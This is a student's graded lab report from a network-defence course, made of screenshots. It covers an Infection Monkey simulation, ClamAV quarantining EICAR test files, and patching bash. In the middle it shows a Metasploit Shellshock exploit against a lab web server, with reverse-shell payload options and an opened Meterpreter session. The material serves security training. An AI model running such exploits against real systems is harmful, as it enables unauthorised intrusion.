Student:	Email:
Udo Udo Williams	raggg12@gmail.com


Time on Task:	Progress:
9 hours, 40 minutes	100%

Report Generated: Tuesday, April 16, 2024 at 8:13 PM

Section 1: Hands-On Demonstration


Part 1: Perform a Simulated Attack with Infection Monkey

14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland**.


Infection Monkey Island Server
172.40.0.50:5000/infection/map
Not secure
Defending the Network from a Simulated Attack (3e)
vWorkstation
2024-04-16 18:51:49
Udo Udo Williams
2. Infection Map
Infection Monkey
1. Run Monkey
2. Infection Map
3. Security Reports
Start Over
Configuration
Logs
Powered by
Guardicore
Documentation
License
Infection Monkey Version: 1.9.0+257
Legend: Exploit | Scan | Tunnel | Island Communication
Monkey Telemetry
Kill All Monkeys
Select an item on the map for a detailed look
vWorkstation.securelabsondemand.com : 192.168.157.2
corporationtechs.com : 172.40.0.20
MonkeyIsland - clean-ubuntu : 172.40.0.50
[124/128]
4:51 PM
4/16/2024

```
16/04/2024 22:12:09 vWorkstation.securelabsondemand.com: Monkey successf
exploited 172.40.0.20 using the SSHExploiter exploiter.
16/04/2024 22:12:10 corporationtechs.com: Monkey finishing its execution.
16/04/2024 22:13:39 vWorkstation.securelabsondemand.com: Monkey finishing its
execution.
```

17. **Make a screen capture** showing the **recommendations for the corporationtechs.com web server**.




Defending the Network from a Simulated Attack (3e)
vWorkstation
2024-04-16 17:15:44
Udo Udo Williams

Machine related recommendations

- CORPORATIONTECHS.COM
  1. Change user's password to a complex one-use password that is not shared with other computers on the network.
     Read More...
  2. Segment your network and make sure there is no communication between machines from different segments.
     Read More...
- VWORKSTATION.SECURELABSONDEMAND.COM
  1. Change Administrator's password to a complex one-use password that is not shared with other computers on the network.
     Read More...
  2. Segment your network and make sure there is no communication between machines from different segments.
     Read More...
- CLEAN-UBUNTU
  1. Segment your network and make sure there is no communication between machines from different segments.
     Read More...

20. **Make a screen capture** showing the **remote zip file copied to the corporationtechs.com machine** (172.40.0.20).



Defending the Network from a Simulated Attack (3e)
vWorkstation
2024-04-16 17:18:09
Udo Udo Williams

Remote file copy

Monkey successfully copied files to systems on the network.

Files copied


Src. Machine	Dst. Machine	Filename
172.40.0.20	172.30.0.2	C:\Windows\temp\monkey32.exe
172.30.0.2	172.40.0.20	monkeyfs://monkey-linux-64
172.40.0.50	172.40.0.20	eicar_com.zip
172.40.0.50	172.40.0.20	monkeyfs://monkey-linux-64
172.40.0.50	172.30.0.2	C:\Windows\temp\monkey32.exe
172.40.0.50	172.30.0.2	eicar.com
172.40.0.50	172.40.0.50	eicar_com.zip

Mitigations

Network Intrusion Prevention	Use intrusion detection signatures to block traffic at network boundaries.

Part 2: Use Antivirus Software to Remove Malicious Files

12. **Make a screen capture** showing the **contents of the VIRUS directory**.




```
Time: 49.242 sec (0 m 49 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ ls ./Music
eicar.com  eicar_com.zip
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----------- SCAN SUMMARY -----------
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 143
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 29.391 sec (0 m 29 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$
user@corporationtechs:~$
```

Section 2: Applied Learning


Part 1: Exploit a Vulnerable Web Server with Metasploit

11. **Make a screen capture** showing the **updated exploit settings**.



```
   HEADER         User-Agent          yes       HTTP header to use
   METHOD         GET                 yes       HTTP method to use
   Proxies                            no        A proxy chain of format type:host:port[,type:hos
t:port][...]
   RHOSTS         172.40.0.20         yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPATH          /bin                yes       Target PATH for binaries used by the CmdStager
   RPORT          80                  yes       The target port (TCP)
   SRVHOST        0.0.0.0             yes       The local host or network interface to listen on
. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT        8080                yes       The local port to listen on.
   SSL            false               no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default is ran
domly generated)
   TARGETURI      cgi-bin/test-cgi.sh  yes      Path to CGI script
   TIMEOUT        5                   yes       HTTP read response timeout (seconds)
   URIPATH                            no        The URI to use for this exploit (default is rand
om)
   VHOST                              no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```


17. **Make a screen capture** showing the **successful Linux shell command on TargetLinux01**.



```
ll, Bind TCP Inline (IPv6)
   29  linux/x86/shell_bind_tcp                              manual  No     Linux Command She
ll, Bind TCP Inline
   30  linux/x86/shell_bind_tcp_random_port                  manual  No     Linux Command She
ll, Bind TCP Random Port Inline
   31  linux/x86/shell_reverse_tcp                           manual  No     Linux Command She
ll, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                      manual  No     Linux Command She
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:33954) at 2024-04-16 16:13:57 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > 
```


Part 2: Patch the Exploited System

4. **Make a screen capture** showing the **pre-patch Bash version**.




```
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ 
```

9. **Make a screen capture** showing the **post-patch Bash version**.



```
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
dpkg: error: cannot access archive 'bash_5.0-6ubuntu1_amd64.deb': No such file
or directory
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -ibash_5.0-6ubuntu1_amd64.deb
dpkg: error: conflicting actions -b (--build) and -i (--install)

Type dpkg --help for help about installing and deinstalling packages [*];
Use 'apt' or 'aptitude' for user-friendly package management;
Type dpkg -Dhelp for a list of dpkg debug flag values;
Type dpkg --force-help for a list of forcing options;
Type dpkg-deb --help for help about manipulating *.deb files;

Options marked [*] produce a lot of output - pipe it through 'less' or 'more' !
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

13. **Make a screen capture** showing your **unsuccessful exploit attempt.**




```
ll, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                             manual  No     Linux Command She
ll, Reverse TCP Inline (IPv6)

